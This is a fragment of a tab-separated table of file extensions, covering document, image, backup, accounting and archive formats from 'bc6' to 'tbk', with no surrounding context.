bc6	design	iso	noy	ptb	sty	
bc7	dgc	itdb	npf	ptx	sum	
bck	dim	itl	nps	pvc	sv\$	
bckp	divx	itm	nrbak	pvhd	sv2i	
bcm	diy	iv2i	nrs	py	svg	
bdb	djvu	iwd	nrw	qba	swf	
bff	dmp	iwi	ns2	qbb	sxc	
bgt	dna	j01	ns3	qbk	sxd	
bif	dng	jar	ns4	qbm	sxg	
bifx	doc	java	nsd	qbmb	sxi	
big	docm	jbk	nsf	qbmd	sxm	
bik	docx	jdc	nsg	qbr	sxw	
bk1	dot	jpa	nsh	qbw	syncdb	
bkc	dotm	jpe	ntl	qbx	t12	
bkf	dotx	jpeg	nwb	qby	t13	
bkp	dov	jpg	nwbak	qdf	tar	
bkup	dpb	jps	nx2	qic	tax	
bkz	drf	js	nxl	qsf	tbk	

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